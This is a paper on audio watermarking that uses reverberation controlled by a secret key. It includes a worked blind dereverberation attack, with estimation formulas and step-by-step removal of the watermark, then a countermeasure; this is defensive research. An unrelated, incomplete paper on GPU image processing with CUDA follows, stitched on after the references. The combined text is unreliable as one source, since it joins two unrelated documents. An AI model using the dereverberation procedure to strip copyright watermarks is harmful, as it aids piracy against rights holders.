IT is well known that the technology of digital watermarking (WM) is the most effective approach to provide copyright protection for digital media products. Examples of such products are the digital audio and video works. In the current paper we consider audio works (first of all musical files presented as digital signals in format *wav*). Such objects in which it is necessary to embed an additional information will be called in the sequel *cover objects* (CO). Dishonest users (pirates indeed) may try to remove the embedded WM without remarkable corruption of the CO hoping to illegally redistribute them to other users. They may accomplish the desired result after some processing of the watermarked objects in such a way that the legal users were unable to extract WM correctly from the redistributed copies and consequently they will be unable to perform a forensic consideration against pirates.

On the contrary, the owners of the products may try to embed into the CO a WM that cannot be removed without significant corruption at the CO. A significant corruption of CO results in their lower values at the market and a redistribution occurs useless.

Several embedding WM techniques for audio-signals are well known and they have been extensively used, e. g. *phase-shift-keying* (PSK) modulation [1] or WM system based on *echo hiding* (EH) [2]. But as it was shown [2], [3] that within both PSK and EH WM systems the embedded WM can be easily removed without significant degradation of the CO.

The use of spread spectrum signals in the embedding procedures that are controlled by a secret *stegokey* seems to

be very attractive. But a more careful consideration [4] shows that such signals are vulnerable to desynchronization attacks.

At a single glance, the use of a reverberation procedure with a secure pulse response of the reverberation filter, controlled by a stegokey, is the best approach. In fact, on the one hand the use of a reverberation with filter pulse response close to a *room pulse response filter* provides a good quality of audio CO [5]. On the other hand, the use of complex pulse response forms prevents a compensation of reverberation (making a dereverberation – in other words) that could be allow to remove the embedding.

But unfortunately, a changing of pulse response form on every bit interval results (as our experiments showed) in a significant corruption of CO. Therefore we propose some “intermediate” approach that is presented in Section II. But without some additional transforms, described in Section IV, the WM system presented in Sections II and III will be yet vulnerable to the blind dereverberation attack described in those sections also. The proposed modified WM system is presented in Section IV. Section V concludes the paper and presents some open problems for the future work.

## II. ATTACK ON A WM SYSTEM THAT IS BASED ON THE EMBEDDING WITH A REVERBERATION USAGE

Let us assume that a given WM system uses some fixed (but sufficiently complex) reverberation *filter pulse response*  $(h_b(n))_{n=1}^N$  for all watermarking session, where  $N$  is the number of samples on every bit interval. In order to embed bits  $b = 0$  or  $b = 1$  it is used only fixed but different time delays with each filter corresponding to additional information. Then the digital WM-ed signal  $(Z(n))_{n=1}^N$  on each bit interval can be presented as follows:

$$\forall n = 1, \dots, N : Z(n) = S(n) * h_b(n) , \quad b \in \{0, 1\} \quad (1)$$

where  $(S(n))_{n=1}^N$  is the input audio signal (CO),  $(h_b(n))_{n=1}^N$  is the filter pulse response depending on the embedding bit  $b$ ,  $*$  is the operation of convolution, and  $N$  is the number of samples on each symbol interval. By applying the cepstrum transform to both sides of (1) we get [6]:

$$\forall n = 1, \dots, N : \tilde{Z}(n) = \tilde{S}(n) + \tilde{h}_b(n) , \quad b \in \{0, 1\} \quad (2)$$

where  $\sim$  denotes the *cepstrum transform*:

$$C(x)(n) = \frac{1}{N} \sum_{k=0}^{N-1} e^{\frac{2\pi}{N} \iota n k} (\iota \Theta(k) + \log x'(k)) = \tilde{x}(n) \quad (3)$$

with

$$\forall k = 1, \dots, N : x'(k) = \sum_{m=0}^{N-1} e^{-\frac{2\pi}{N} \iota m k} x(m),$$

$(x'(k))_{k=1}^N$  is the signal amplitude,  $(\Theta(k))_{k=1}^N$  is the signal phase and  $\iota = \sqrt{-1}$ .

In reality, relation (2) is only an approximation of a finite signal. The accuracy of expression (2) depends on the number of zeros added to the finite signal. If the number of added zeros is sufficiently large, then relation (2) holds with small errors. The advantage of (2) compared with expression (1) consists in the easiness of the cepstrum transform to apply well known algorithms for optimal receivers [7] if the interference  $(S'(n))_{n=1}^N$  can be approximated by white Gaussian noise.

The extraction algorithm for such a WM system is the well known *correlation receiver*:

$$b = \text{Arg max}_{b \in \{0,1\}} \sum_{n=1}^N \tilde{Z}(n) \tilde{h}_b(n). \quad (4)$$

Let us assume that an attacker that trying to remove the WM is able to estimate somehow the filter cepstrum pulse responses for each  $b \in \{0,1\}$  as  $(\tilde{h}'_b(n))_{n=1}^N$  on each of bit interval. Then an attack intended to remove WM could be:

$$\forall n = 1, \dots, N : \tilde{Z}_b(n) = C^{-1} (\tilde{Z}(n) - \tilde{h}'_b(n)) \quad (5)$$

where  $C^{-1}$  is the inverse of the cepstrum transform  $C$  given in (3). (In favor of the attacker, we do not consider here the hardness to perform the transform  $C^{-1}$ .) It is worth to note that an operation to remove a reverberation from an audio signal is called *blind dereverberation*. This problem was investigated in many papers [8], [9], [10], [11], [12], [13] and others. But the goal of such signal transform was to make the audio signal free from additional reverberation interference that may occur in a natural manner.

In our case, it is not sufficient to make the audio signal sufficiently free from reverberation just “by ear”. We require to make impossible WM extraction from the dereverberated signal even with the use of an optimal receiver. Moreover, for the purpose of dereverberation removal there were used multiple microphones placed on some distances one against another [10]. Of course such approach cannot be used in our scenario.

Let us estimate the error probability  $P$  (incorrect bit  $b$  extraction) for the WM system owner using the decision rule (4) where

$$\forall n = 1, \dots, N : \tilde{Z}_a(n) = \tilde{Z}(n) - \tilde{h}'_b(n).$$

It is easy to see from (2), (4) and (5) that even for opposite signals  $\tilde{h}'_0(n)$  and  $\tilde{h}'_1(n)$ ,

$$\begin{aligned} P &= \Pr(1|0) \\ &= \Pr\left(\xi \leq -\sum_{n=1}^N (\tilde{h}_0(n) - \tilde{h}'_0(n)) \tilde{h}_0(n)\right) \end{aligned} \quad (6)$$

with

$$\xi = \sum_{n=1}^N \tilde{S}(n) \tilde{h}_0(n).$$

After a changing of variables we get from (6),

$$P = \frac{1}{\sqrt{2\pi\sigma^2 A}} \int_{-\infty}^{\tilde{A}} \exp\left(-\frac{x^2}{2\sigma^2 A}\right) dx \quad (7)$$

where  $\tilde{A} = \sum_{n=1}^N (\tilde{h}_0(n) - \tilde{h}'_0(n)) \tilde{h}_0(n)$ ,  $A = \sum_{n=1}^N \tilde{h}_0^2(n)$  and  $\sigma^2 = \text{Var}(\tilde{S}(n))$ . (We note that relation (7) holds whenever  $\sigma$  is a zero mean Gaussian sequence with variance  $\sigma^2 A$ .) It is easy to prove that

$$\tilde{A} = A(1 - \eta) \quad (8)$$

where  $\eta = \frac{1}{A} \sum_{n=1}^N \tilde{h}'_0(n) \tilde{h}_0(n)$ . Substituting (8) into (7) we get after a simple transform

$$P = 1 - F\left(\sqrt{\frac{A(1-\eta)^2}{\sigma^2}}\right) \quad (9)$$

where

$$\forall x \in \mathbb{R} : F(x) = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^x \exp\left(-\frac{t^2}{2}\right) dt.$$

(If the signals  $\tilde{h}'_0(n)$  and  $\tilde{h}'_1(n)$  are not opposite, then equality (9) holds as a lower bound (in favour of the attacker).

We see from (9) that if  $\eta = 0$ , namely there is a bad estimation of  $\tilde{h}'_0(n)$ , then the attack occurs in an inefficient way. But if  $\eta = 1$ , there results in  $P = \frac{1}{2}$ , which means a “break of the legal WM channel”. Then the estimation attack is effective because it removes completely the WM embedding.

In Fig. 1 there are shown the dependencies of the legal user error symbol probability calculated by (9) against of parameter  $\eta$  for different values of  $\frac{A}{\sigma^2}$ .

We see from the dependencies presented in Fig. 1 that in order to provide high efficiency in the attack it is necessary to get the parameter  $\eta$  close to the value 0.8. Hence, an attacker should correctly estimate the filter pulse responses of legal user. We note first of all that such problem cannot be solved exhaustively over all possible filter pulse response wave forms.

In fact, the typical length of “room pulse” that keeps a good quality of a musical file after embedding, is about 180 samples. Assuming that the pulse response amplitude is at most around 0.2 with respect to audio signal amplitude, we get for a total number of quantization levels 65536 for the format wav, and the number of acceptable levels for pulse response will be about 13107. Then a set of all possible pulse response wave forms appears with cardinality around  $1.4 \times 10^{741}$ , which is certainly an untractable value for an exhaustion attack.




Fig. 1. The dependencies of the legal user error symbol probability  $P$  against  $\eta$  for different  $\frac{A}{\sigma^2}$ .

If we assume that the filter pulse responses  $\tilde{h}_0(n)$  and  $\tilde{h}_1(n)$  differ only by a fixed and known delay  $N_0$  then the attacker could find all bit intervals  $I_0$  corresponding to  $b = 0$  and  $I_1$  corresponding to  $b = 1$ .

Next it is possible to average separately all cepstrum corresponding wave forms in order to get an approximation of the cepstrum pulse response as follows:

$$\begin{aligned} & \frac{1}{L} \left[ \sum_{n \in I_0} \tilde{Z}(n) + \sum_{n \in I_1} T_{N_0}(\tilde{Z}(n)) \right] \\ &= \tilde{h}_0(n) + \frac{1}{L} \sum_{i=1}^L \tilde{S}_i(n) \end{aligned} \quad (10)$$

Using (10) and the expression of  $\eta$  in (8) we get

$$\eta = 1 - \frac{\sum_{n=1}^N \tilde{h}_0(n) \frac{1}{L} \sum_{i=1}^L \tilde{S}_i(n)}{\sum_{n=1}^N \tilde{h}_0^2(n)} = 1 - \varepsilon. \quad (11)$$

Let us find the variance of the random variable  $\varepsilon$  assuming that  $\text{Var}(\tilde{S}_i(n)) = \sigma^2$  and the samples of cepstrum  $\tilde{S}_i(n)$  are *i.i.d.* random values. We can write

$$\begin{aligned} \text{Var}(\varepsilon) &= \frac{\text{Var} \left( \sum_{n=1}^N \tilde{h}_0(n) \frac{1}{L} \sum_{i=1}^L \tilde{S}_i(n) \right)}{\sum_{n=1}^N \tilde{h}_0^2(n)} \\ &= \frac{\sigma^2}{L \sum_{n=1}^N \tilde{h}_0^2(n)} = \frac{\sigma^2}{LA} \end{aligned} \quad (12)$$

Next we can use relation (12) for known cepstrum pulse response  $\tilde{h}_0(n)$  and known parameters  $L$  and  $\sigma^2$  in order to estimate that the parameter  $\eta$  is at most  $3 \text{Var}(\varepsilon)$  with probability 0.997.

a) *Example:* Assume  $\frac{A}{\sigma^2} = \frac{1}{2}$ ,  $L = 360$ , then, by (12),  $\text{Var}(\varepsilon) < 6 \times 10^{-4}$  and the parameter  $\eta$  is at least 0.98 with the probability 0.997. Then, from Fig. 1, we see that for the attack estimation presented above the extracted bit error probability for legal user occurs close to 0.5 and hence this attack be very effective.  $\square$

But a gap in the attack estimation is the fact that so far it is unknown how an attacker could be able to find all bit intervals belonging separately to the embedding of bits.

Since the forms of filter pulse responses are constant for different bit intervals (in line with our previous assumption) and they differ only within a fixed delay, the same situation appears for the corresponding cepstrums. Thus, if for a pair of bit intervals  $I_i$  and  $I_j$  corresponding to equal bits  $b$  and  $\tilde{b}$ ,  $b = \tilde{b}$ , then the following crosscorrelation for the corresponding cepstrum wave forms  $\tilde{Z}_i(n)$  and  $\tilde{Z}_j(n)$  is obtained:

$$\begin{aligned} \Lambda &= \frac{1}{N} \sum_{n=1}^N \tilde{Z}_i(n) \tilde{Z}_j(n) \\ &= \frac{1}{N} \sum_{n=1}^N \left( \tilde{S}_i(n) + \tilde{h}_b(n) \right) \left( \tilde{S}_j(n) + \tilde{h}_b(n) \right) \\ &= \frac{1}{N} \sum_{n=1}^N \left( \tilde{S}_i(n) \tilde{S}_j(n) + \tilde{S}_i(n) \tilde{h}_b(n) + \right. \\ &\quad \left. \tilde{h}_b(n) \tilde{S}_j(n) + \tilde{h}_b(n) \tilde{h}_b(n) \right). \end{aligned} \quad (13)$$

For the case of different embedding on the  $i$ -th and  $j$ -th bit intervals, that is,  $b \neq \tilde{b}$ , we get

$$\begin{aligned} \Lambda' &= \frac{1}{N} \sum_{n=1}^N \tilde{Z}_i(n) \tilde{Z}_j(n) \\ &= \frac{1}{N} \sum_{n=1}^N \left( \tilde{S}_i(n) + \tilde{h}_b(n) \right) \left( \tilde{S}_j(n) + \tilde{h}_{\tilde{b}}(n) \right) \\ &= \frac{1}{N} \sum_{n=1}^N \left( \tilde{S}_i(n) \tilde{S}_j(n) + \tilde{S}_i(n) \tilde{h}_{\tilde{b}}(n) + \right. \\ &\quad \left. \tilde{h}_b(n) \tilde{S}_j(n) + \tilde{h}_b(n) \tilde{h}_{\tilde{b}}(n) \right) \end{aligned} \quad (14)$$

By comparing equations (13) and (14) we conclude that in the first case  $\Lambda$  is larger than  $\Lambda'$  in the second case. Therefore we may select a threshold and to decide that the  $i$ -th and the  $j$ -th interval correspond to the same bit interval,  $b = \tilde{b}$ , if the threshold is exceeded and, otherwise, they correspond to different bit intervals,  $b \neq \tilde{b}$ . Thus it is possible to find the sets  $I_0$  and  $I_1$  for the calculation in (10).

However another question arises: how can an attacker find filter pulse response but not filter cepstrum pulse response using (10)?

It has been proved in [11] that for small embedding amplitude it is possible to take into account only the first term in




Fig. 2. Filter pulse response: a) for bit "1", b) for bit "0".

the Taylor series for the cepstrum expansion of signal in (2). This means that the last equation can be rewritten as

$$\tilde{Z}(n) = \tilde{S}(n) + \lambda h'_b(n) \quad (15)$$

where  $\lambda$  is some scale coefficient,  $h'_b(n)$  is the already filter pulse response but not the cepstrum pulse response in (2).

Expression (15) asserts that if an attacker has estimated correctly the cepstrum pulse response, then he (or she) will be able to find the pulse response after a specification (maybe even though an exhaustive trial) of the coefficient  $\lambda$ .

After the full calculation of the filter pulse responses, an attacker, with the knowledge of bits embedding on each bit interval, may manage to apply the inverse filter pulse response and consequently to remove all the embedded information.

However, in the above theoretical investigation a model for the cover objects unavailable in practice has been suggested. Therefore in the next section we investigate experimentally the proposed attack. In Section IV we modify the embedding scheme in such a way that it will be resistant against the proposed attack.

### III. EXPERIMENTAL INVESTIGATION OF THE PROPOSED DEREVERBERATION ATTACK

We select the filter pulse response (FPR) for both embedding bits  $b = 0$  and  $b = 1$  shown in Fig. 2. The chosen delays for embedding are 30 and 25 samples for bits zero and one, respectively. Cepstrum of these FPR are shown in Fig. 3. These figures confirm the assertions given before that firstly cepstrum delays coincide with FPR delays and secondly, that cepstrum wave forms copy FPR wave forms.

All bit intervals corresponding to bits  $b = 0$  and  $b = 1$  were found with the use of the crosscorrelation  $\Lambda$ , and  $\Lambda'$  given by eq's. (13), (14) respectively.




Fig. 3. Filter cepstrum pulse response: a) for bit "1", b) for bit "0".




Fig. 4. Averaged FCPR in line with eq. (10).




Fig. 5. Estimation of the FPR after a selection of a scale factor.

In Fig. 4 the averaged FCPR is presented in line with eq. (10). We see from this figure that a form of FCPR copies a form of FPR up to some scale factor.

If an attacker is able to find the scale factor then the wave form of the FPR can be easily estimated (see Fig. 5).

Now, the dereverberation attack can be performed with the following steps:

- 1) For a known FPR (Fig. 5) calculate the FCPR (see Fig. 6)
- 2) Reflect with respect to zero the wave form of FCPR
- 3) Find FPR for the attack filter computing inverse cep-




Fig. 6. The FCPR calculated from the FPR given in Fig. 5.




Fig. 8. FPR wave form obtained by (16).




Fig. 7. The FPR for dereverberation attack.




Fig. 9. Wave form of FPR with additional pulse on 21-th sample of bit interval.

strum transform from FPR. The result is presented in Fig. 7. In a similar manner, there can be calculated the inverse FPR for the embedding of the bit  $b = 0$ .

- 4) Apply the inverse filters to the embedded bits “0” and “1” which have been found before in the corresponding bit intervals.
- 5) Use the transition function between bit intervals with linear form that is necessary to keep high quality of audio signal after dereverberation procedure.

In Table I the extracted bit error probabilities before and after dereverberation attack under different parameters of WM system are presented. The wave forms of FPR were presented in Fig. 9. They have finite length equal to 180 samples. We see from this table that before attack the proposed WM system is working acceptably but after the dereverberation attack the bit error probability is close to 50%, that is similar to “break of channel”. (We note the fact that sometimes the probability exceeded 50% owing to an incorrect estimation of scale factor. But it does not affect on our conclusion.)

#### IV. MODIFICATION OF THE WM SYSTEM TO BE RESISTANT AGAINST A DEREVERBERATION ATTACK

In order to protect the WM system from the above proposed dereverberation attack it is necessary to make impossible for an attacker to separate 0-bit intervals from 1-bit intervals.

In fact, if an attacker does not know which bit intervals correspond to the embedding bit “1” and which ones to the bit “0”, then by replacing expression (10) to a summation over all the bit intervals,

$$\Lambda'' = \frac{1}{N} \sum_{n=1}^N \tilde{Z}(n) \quad (16)$$




Fig. 10. Result of crosscorrelation computation with additional pulse on the 21-th sample.

a large corruption of FPR wave form in comparison with original one results. In Fig. 8 a FPR wave form is presented after such “total averaging”

We see that the FPR in Fig. 8 has no any similarity with the original FPR wave form (see Fig. 2), hence an attacker will be unable to arrange a dereverberation attack. (In fact we have checked that the use of such FPR in a dereverberation attack cannot even result in a remarkable increasing of the extracted bit errors.)

In order to prevent a crosscorrelation attack (13), we propose to add to the WM signal short pulses at the beginning of each bit interval. (See Fig. 9 where an additional pulse is presented on the 21-th samples of the bit interval).

The use of the crosscorrelation attack given by (13), (14), results in an occurrence of a single pulse independently on whether there is a coinciding or a discrepancy among the information bits corresponding to signal  $\tilde{Z}_i(n)$  and  $\tilde{Z}_j(n)$  (see Fig. 10) for a confirmation).

Thus we can conclude that a modification of the reverberation-based WM system by additional pulses results

TABLE I  
THE EXTRACTED BIT ERROR PROBABILITIES BEFORE AND AFTER DEREVERBERATION ATTACK FOR DIFFERENT SYSTEM PARAMETERS.

Name of music files and their duration	Delays of WM signal		The length of bit intervals (in number of samples)	The number of the embedded bits	Bit error rate before attack in %	Bit error rate after attack in %
	1	0				
Vysocki "Song of Boxer" (fragment 20 sec)	25	29	4000	142	4.5%	72%
Vysocki "Song of Boxer" (fragment 20 sec)	25	29	6000	94	0%	78%
Vysocki "Song of Boxer" (fragment 20 sec)	15	19	6000	94	17%	63%
Yuta, "Jealousy" (fragment 29 sec)	25	29	10000	55	2%	48%
Yuta, "Jealousy" (fragment 29 sec)	25	29	5000	113	1%	57%
Yuta, "Jealousy" (fragment 29 sec)	20	24	5000	113	7%	61%

in a resistance of this system to a most power blind dereverberation attack.

We have tested the proposed WM system also with respect to audio signal quality after embedding. A group consisting of 5 experts has come into a conclusion that a quality of musical files after WM embedding keeps practically the same as the embedding before.

#### V. CONCLUSION

In this paper an audio WM system resistant to a remove attack is proposed. The embedding of WM in this system is performed by a reverberation of audio signal that is controlled by a secret stegokey. The main advantage of the reverberation based watermarking system is its possibility to provide a high quality of audio signal after embedding. But there exists an effective attack for such WM system known as blind dereverberation attack. We investigated this attack in detail and showed that in fact it is able to remove the embedding information without significant degradation of audio signal quality. Therefore we propose some modification of WM-based system and show that then such attack is useless.

Experimental investigation confirm our conclusion. This system can be practically applied to copyright purposes. It would be interesting in the future to investigate more sophisticated attack on WM-based system although maybe with some degradation of audio signal quality.

#### REFERENCES

- [1] M. Arnold, P. G. Baum, and W. Voelbing, "Information hiding," S. Katzenbeisser and A.-R. Sadeghi, Eds. Berlin, Heidelberg: Springer-Verlag, 2009, ch. A Phase Modulation Audio Watermarking Technique, pp. 102–116, DOI: 10.1007/978-3-642-04431-1\_8. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-04431-1\\_8](http://dx.doi.org/10.1007/978-3-642-04431-1_8)
- [2] V. I. Korzhik, G. Morales-Luna, and I. Fedyanin, "Audio watermarking based on echo hiding with zero error probability," *International Journal of Computer Science and Applications*, vol. 10, no. 1, pp. 1–10, 2013.
- [3] V. Alekseyev, A. Grudin, and V. Korzhik, "Design of robust audio watermark system," in *Proceedings of the XI International Symposium on Problems of Redundancy in Information and Control Systems*, Aug 2007, pp. 163–165.
- [4] H. Liu and W. Zhang, "Overview of audio watermarking algorithm against synchronization attacks," in *Advances in Intelligent Systems Research: ICAITA-16*, Aug 2016, DOI: 10.2991/icaita-16.2016.52.
- [5] J. M. Arend and C. Pörschmann, "Audio watermarking of binaural room impulse responses," in *Audio Engineering Society Conference: 2016 AES International Conference on Headphone Technology*, Aug 2016, DOI: 10.17743/aesconf.2016.978-1-942220-09-1. [Online]. Available: <http://www.aes.org/e-lib/browse.cfm?elib=18346>
- [6] J. Proakis, *Digital Communications, Fourth Edition*. Mc Graw Hill, 2001.
- [7] D. G. Childers, D. P. Skinner, and R. C. Kemerait, "The cepstrum: A guide to processing," *Proceedings of the IEEE*, vol. 65, pp. 1428–1443, 1977, DOI: 10.1109/PROC.1977.10747.
- [8] T. Nakatani, M. Miyoshi, and K. Kinoshita, "One microphone blind dereverberation based on quasi-periodicity of speech signals," in *Advances in Neural Information Processing Systems 16*, S. Thrun, L. Saul, and B. Schölkopf, Eds. Cambridge, MA: MIT Press, 2003, p. None. [Online]. Available: [http://books.nips.cc/papers/files/nips16/NIPS2003\\_SP06.pdf](http://books.nips.cc/papers/files/nips16/NIPS2003_SP06.pdf)
- [9] C. Evers, "Blind dereverberation of speech from moving and stationary speakers using sequential Monte Carlo methods," Ph.D. dissertation, The University of Edinburgh (United Kingdom), 2010.
- [10] H. Attias, J. Platt, A. Acero, and L. Deng, "Speech denoising and dereverberation using probabilistic models," November 2000. [Online]. Available: <https://www.microsoft.com/en-us/research/publication/speech-denoising-and-dereverberation-using-probabilistic-models/>
- [11] N. Cvejic and T. Seppanen, *Digital Audio Watermarking Techniques and Technologies: Applications and Benchmarks*. Hershey, PA, USA: IGI Global, 2007, DOI: 10.4018/978-1-59904-513-9.
- [12] G. Chardon, T. Nowakowski, J. de Rosny, and L. Daudet, "A blind dereverberation method for narrowband source localization," *IEEE Journal of Selected Topics in Signal Processing*, vol. 9, no. 5, pp. 815–824, Aug 2015, DOI: 10.1109/JSTSP.2015.2422673.
- [13] K. Imoto and N. Ono, "Spatial cepstrum as a spatial feature using a distributed microphone array for acoustic scene analysis," *IEEE/ACM Transactions on Audio, Speech, and Language Processing*, vol. 25, no. 6, pp. 1335–1343, 2017, DOI: 10.1109/TASLP.2017.269059.



# GPU Accelerated 2D and 3D Image Processing

Anca Morar, Florica Moldoveanu, Alin Moldoveanu, Oana Balan, Victor Asavei

University POLITEHNICA of Bucharest

Email: anca.morar@cs.pub.ro, florica.moldoveanu@cs.pub.ro, alin.moldoveanu@cs.pub.ro,  
oana.balan@cs.pub.ro, victor.asavei@cs.pub.ro

□

**Abstract**— The current advances in hardware led to the development of the GPGPU (General-purpose computing on graphics processing units) paradigm. Thus, nowadays, the GPU (Graphics Processing Unit) is used not only for graphics programming, but also for general purpose algorithms. This paper discusses several methods regarding the use of CUDA (Compute Unified Device Architecture) for 2D and 3D image processing techniques. Some general rules for writing parallel algorithms in computer vision are pointed out. A theoretic comparison between the complexity for CPU (Central Processing Unit) and GPU implementations of image processing algorithms is given. Also, real computing times are provided for several algorithms in order to point out the actual performance gain of using the GPU over CPU. The factors that contribute to the difference between theoretic and real performance gain are also discussed.

## I. INTRODUCTION

UNTIL recently, the GPU was used only for graphics programming. The transition from a fixed to a programmable rendering pipeline allowed programmers to write high level code for graphics applications through shaders. Shaders are defined for an element belonging to one of the types that are processed in the graphics pipeline, for example vertex or fragment, and are executed for all the elements of that type in a parallel manner. According to Soller [1], early approaches to using the GPU for general computation date back to the year 2000. However, for this purpose, all tasks had to be mapped to the computer graphics domain. The development of the GPGPU paradigm led to a revolution in terms of computing times for many algorithms. This paper describes some general rules when implementing computer vision algorithms with CUDA, as well as theoretical and real performance gains of GPGPU implementations as compared to sequential ones. The second section discusses the state of the art in GPU based image processing algorithms. The third section presents theoretic comparisons between GPU and CPU implementations of

several 2D image processing algorithms. The fourth section discusses some issues when processing very big volume data. Several comparisons between theoretical results and tests conducted on real hardware are presented in the fifth section. The conclusions are drawn in the final section.

## II. STATE OF THE ART IN GPU-BASED IMAGE PROCESSING

Some of the GPGPU image processing methods are briefly discussed.

### A. Acceleration of 2D Image Processing Algorithms

Takamura and Shimizu [2] describe a denoising filter with genetic programming schemes for dynamic procedure generation. Abdellah [3] presents an easy-to-use CUDA library that implements Fast Fourier Transform-shift operations. Agrawal et al. [4] perform a real-time GPU-based generation of the saliency map for a given image. Lee et al. [5] improve the computing times of the Viola-Jones algorithm for face detection by employing different strategies for CPU-GPU task-level parallelism. Ma et al. [6] propose a CUDA-based acceleration of the Fisher Vector extraction method for various video monitoring applications. Hwang et al. [7] present a CUDA implementation of foreground detection based on background modeling. Yao et al. [8] describe a CUDA-based image inpainting algorithm for virtual viewpoint synthesis.

### B. Acceleration of 3D Image Processing Algorithms

Shewale et al. [9] analyze the performance of different CPU/GPU parallel implementations of the Gaussian filter, k-means clustering based segmentation and Fourier based coefficient registration of medical images such as CTs and MRIs. Valero [10] proposes a GPU-based implementation for accelerating the DARTEL algorithm for diffeomorphic registration of brain biomedical images. Langdon et al. [11] use genetic programming to improve the performance of an existing CUDA implementation for 3D medical image registration.

### C. GPGPU Frameworks

Lee et al. [12] propose optimization strategies for compute- and memory-bound algorithms using the CUDA architecture. They test their optimization strategies on a 3D unbiased nonlinear image registration technique and on a non-local means surface denoising algorithm. Ravishankar et

□ This work has been funded by University Politehnica of Bucharest, through the “Excellence Research Grants” Program, UPB – GEX. Identifier: UPB-EXCELENTA-2016 “3Diafano – Reconstructia si vizualizarea tesuturilor pe baza transiluminarii in NIR si a camerelor video 3D”, contract number 01/26.09.2016, code 514. This work has also received funding from the European Union’s Horizon 2020 research and innovation program under grant agreement 643636 (www.soundofvision.net).



al. [13] present a domain-specific language for image processing, namely Forma, which provides syntax for stencil computation, sampling and other 2D or 3D algorithms.

### III. IMAGE PROCESSING ALGORITHMS WITH CUDA

